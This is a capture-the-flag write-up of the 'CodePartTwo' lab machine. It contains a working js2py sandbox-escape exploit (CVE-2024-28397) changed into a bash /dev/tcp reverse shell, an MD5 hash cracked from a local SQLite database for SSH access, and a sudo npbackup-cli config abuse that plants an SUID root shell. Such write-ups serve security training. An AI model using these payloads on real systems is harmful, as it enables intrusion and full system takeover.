[ writeup · case #025 ]
CodePartTwo
A js2py sandbox escape (CVE-2024-28397) gives RCE and a shell; a cracked MD5 from a local SQLite database provides SSH as marco, who can run npbackup-cli as root via sudo — abused for the root flag.
Enumeration
port scan
rustscan  --range 1-65535 -a [REDACTED:IP]  -- -A

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 [REDACTED:IP][REDACTED:IP]:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCnwmWCXCzed9BzxaxS90h2iYyuDOrE2LkavbNeMlEUPvMpznuB9cs8CTnUenkaIA8RBb4mOfWGxAQ6a/nmKOea1FA6rfGG+fhOE/R1g8BkVoKGkpP1hR2XWbS3DWxJx3UUoKUDgFGSLsEDuW1C+ylg8UajGokSzK9NEg23WMpc6f+FORwJeHzOzsmjVktNrWeTOZthVkvQfqiDyB4bN0cTsv1mAp1jjbNnf/pALACTUmxgEemnTOsWk3Yt1fQkkT8IEQcOqqGQtSmOV9xbUmv6Y5ZoCAssWRYQ+JcR1vrzjoposAaMG8pjkUnXUN0KF/AtdXE37rGU0DLTO9+eAHXhvdujYukhwMp8GDi1fyZagAW+8YJb8uzeJBtkeMo0PFRIkKv4h/uy934gE0eJlnvnrnoYkKcXe+wUjnXBfJ/JhBlJvKtpLTgZwwlh95FJBiGLg5iiVaLB2v45vHTkpn5xo7AsUpW93Tkf+6ezP+1f3P7tiUlg3ostgHpHL5Z9478=
|   256 [REDACTED:IP][REDACTED:IP]:ad (ECDSA)
| ecdsa-sha2-nistp256 [REDACTED:KEY]
|   256 [REDACTED:IP][REDACTED:IP]:85 (ED25519)
|_ssh-ed25519 [REDACTED:KEY]
8000/tcp open  http    syn-ack ttl 63 Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodePartTwo
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=2/7%OT=22%CT=%CU=43702%PV=Y%DS=2%DC=T%G=N%TM=6987BAA5%
OS:P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1
OS:=M542ST11NW7%O2=M542ST11NW7%O3=M542NNT11NW7%O4=M542ST11NW7%O5=M542ST11NW
OS:7%O6=M542ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=
OS:Y%DF=Y%T=40%W=FAF0%O=M542NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%
OS:O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD
OS:=G)IE(R=Y%DFI=N%T=40%CD=S)
- we can see that we have a web server from the port
8000so we'll dig into that for now
http (port 8000)

- basic web app with login and register
- we can see a download app botton so we'll dig into that first
- and this is what it had
├── app.py
├── instance
│   └── users.db
├── requirements.txt
├── static
│   ├── css
│   │   └── styles.css
│   └── js
│       └── script.js
└── templates
    ├── base.html
    ├── dashboard.html
    ├── index.html
    ├── login.html
    ├── register.html
└── reviews.html- one file that can be potentially be interesting is the
app.py - so digging inside that code we can find something that could be helpful
app.secret_key = '[REDACTED:CRED]'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'- we'll save that for later as for now let's create an account and see what the site about
 (opens the full-size image)
- it looks like a simple code editor dashboard for javascript
- let's get back to another file that may be interesting as well with is the
requirements.txt
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74- Js2Py is a popular JavaScript-to-Python translator and interpreter written in Python. It allows developers to execute JavaScript code within their Python scripts without requiring external dependencies like Node.js.
- it is also used for Web Scraping which allows us to execute JavaScript on websites.
- this exact version is vulnerable to the sandbox escape vulnerability
CVE-2024-28397 - this vulnerability allows the attacker to escape the JS environment and execute code/commands on the host machine.
- thanks to marven's repo we can see in his poc.py script this payload with this command so let's turn it into a reverse shell
let cmd = "head -n 1 /etc/passwd; calc; gnome-calculator; kcalc; "
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)

n11- by modifying the
let cmd=withbash -c 'exec bash -i &>/dev/tcp/[REDACTED:IP]/1337 <&1'
let cmd = "bash -c 'exec bash -i &>/dev/tcp/<vpn ip>/1337 <&1'"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11- and listening on host machine with
❯ nc -nlvp 1337
listening on [any] 1337 ...
- and on our host we can see that it worked fine
❯ nc -nlvp 1337
listening on [any] 1337 ...
connect to [[REDACTED:IP]] from (UNKNOWN) [[REDACTED:IP]] 59760
bash: cannot set terminal process group (922): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app) - after digging in the files we can find another user named
marcobut we'll get to that later - first let's check the users.db that we found earlier in the downloaded file from the web itself
app@codeparttwo:~/app$ ls
ls
app.py
instance
__pycache__
requirements.txt
static
templates
- we can find the instance dir and inside it should be the users.db
app@codeparttwo:~/app/instance$ ls
ls
users.db- when trying to access it with
sqlite3you may be found hanged or no response so i decided to stabilize the shell with this command
python3 -c 'import pty; pty.spawn("/bin/bash")'- and now we access it just fine
app@codeparttwo:~/app/instance$ sqlite3 users.db
sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> - let's see what this database has
sqlite> .tables
.tables
code_snippet  user
sqlite> SELECT * FROM user
SELECT * FROM user
   ...> ;
;
1|marco|[REDACTED:HASH]
2|app|[REDACTED:HASH]- and bam we found

marcoand his hash and it looks like md5 hash - using an online decoder
 (opens the full-size image)
[REDACTED:HASH]:[REDACTED:CRED]- let's move on to ssh with this password
ssh (port 22)
❯ ssh marco@[REDACTED:IP]
marco@codeparttwo:~$ id
uid=1000(marco) gid=1000(marco) groups=1000(marco),1003(backups)- and it seems to be valid and working
- and the
user.txtis in sight
marco@codeparttwo:~$ cat user.txt
[REDACTED:HASH]privilege escalation
- running sudo -l
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
(ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli- with this we can tell that marco can run
/usr/local/bin/npbackup-cliwith no password as root npbackupis just a tool for backup
marco@codeparttwo:~$ ls
backups npbackup.conf user.txt- we can see a npbackup.conf and when reading that file
post_exec_commands: []- we can find this
- note that that file is created by root so i decided to create another one with the same code inside
marco@codeparttwo:~$ cp npbackup.conf np.conf
marco@codeparttwo:~$ ls -la
-rw-rw-r-- 1 root  root  2893 Jun 18  2025 npbackup.conf
-rw-rw-r-- 1 marco marco 2893 Feb 8 17:07 np.conf- and then i changed as follows
post_exec_commands: [/bin/cp /bin/bash /tmp/rootbash; /bin/chmod +s /tmp/rootbash]- what this does is :
- copying the /bin/bash a file named /tmp/rootbash
- and then setting SUID bit as root with
chmod +s - and then i ran it with this command
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c /home/light/np.conf -b
2026-02-08 17:11:51,777 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2026-02-08 17:11:51,813 :: INFO :: Loaded config 062CED14 in /home/light/np.conf
2026-02-08 17:11:51,828 :: INFO :: Searching for a backup newer than 1 day, 0:00:00 ago
2026-02-08 17:11:54,469 :: INFO :: Snapshots listed successfully
2026-02-08 17:11:54,470 :: INFO :: No recent backup found in repo default. Newest is from 2025-04-06 03:50:16.222832+00:00
2026-02-08 17:11:54,470 :: INFO :: Runner took 2.641611 seconds for has_recent_snapshot
2026-02-08 17:11:54,470 :: INFO :: Running backup of ['/usr/lib'] to repo default
2026-02-08 17:11:55,393 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excluded_extensions
2026-02-08 17:11:55,394 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions' not found
2026-02-08 17:11:55,394 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excludes
2026-02-08 17:11:55,394 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2026-02-08 17:11:55,394 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/windows_excludes
2026-02-08 17:11:55,394 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2026-02-08 17:11:55,395 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/linux_excludes
2026-02-08 17:11:55,395 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2026-02-08 17:11:55,395 :: WARNING :: Parameter --use-fs-snapshot was given, which is only compatible with Windows
no parent snapshot found, will read all files- ctrl +c
s
^C2026-02-08 17:12:16,887 :: ERROR :: KeyboardInterrupted. Partial output
no parent snapshot found, will read all files

2026-02-08 17:12:16,888 :: ERROR :: Backend failed operation:
KeyboardInterrupted. Partial output
no parent snapshot found, will read all files

2026-02-08 17:12:17,028 :: INFO :: Post-execution of command /bin/cp /bin/bash /tmp/rootbash; /bin/chmod +s /tmp/rootbash succeeded with:
None
2026-02-08 17:12:17,030 :: ERROR :: Cannot find processed bytes: Given string "None" cannot be converted to bytes
2026-02-08 17:12:17,031 :: ERROR :: Runner: Function backup failed with: '<' not supported between instances of 'NoneType' and 'int'
2026-02-08 17:12:17,031 :: ERROR :: Trace:
Traceback (most recent call last):
  File "/usr/local/lib/python3.8/dist-packages/npbackup/core/runner.py", line 698, in wrapper
    return fn(self, *args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/npbackup/core/runner.py", line 496, in wrapper
    result = fn(self, *args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/npbackup/core/runner.py", line 674, in wrapper
    result = fn(self, *args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/npbackup/core/runner.py", line 625, in wrapper
    return fn(self, *args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/npbackup/core/runner.py", line 566, in wrapper
    return fn(self, *args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/npbackup/core/runner.py", line 647, in wrapper
    return fn(self, *args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/npbackup/core/runner.py", line 1504, in backup
    analyser_result, backup_too_small = metric_analyser(
  File "/usr/local/lib/python3.8/dist-packages/npbackup/core/runner.py", line 125, in metric_analyser
    operation_success, metrics, backup_too_small = restic_json_to_prometheus(
  File "/usr/local/lib/python3.8/dist-packages/npbackup/restic_metrics/__init__.py", line 249, in restic_json_to_prometheus
    if restic_json["total_bytes_processed"] < int(
TypeError: '<' not supported between instances of 'NoneType' and 'int'
2026-02-08 17:12:17,039 :: ERROR :: Cannot decode JSON from restic data: the JSON object must be str, bytes or bytearray, not bool
2026-02-08 17:12:17,039 :: ERROR :: Cannot find processed bytes: 'total_bytes_processed'
2026-02-08 17:12:17,039 :: ERROR :: Backend finished with errors.
2026-02-08 17:12:17,040 :: ERROR :: Operation finished- and then run our rooted bash which should give us root bash
marco@codeparttwo:~$ /tmp/rootbash -p
rootbash-5.0# id
uid=1000(marco) gid=1000(marco) euid=0(root) egid=0(root) groups=0(root),1000(marco),1003(backups)- and it works
- and we got out
root.txt
rootbash-5.0# cat root.txt
[REDACTED:HASH]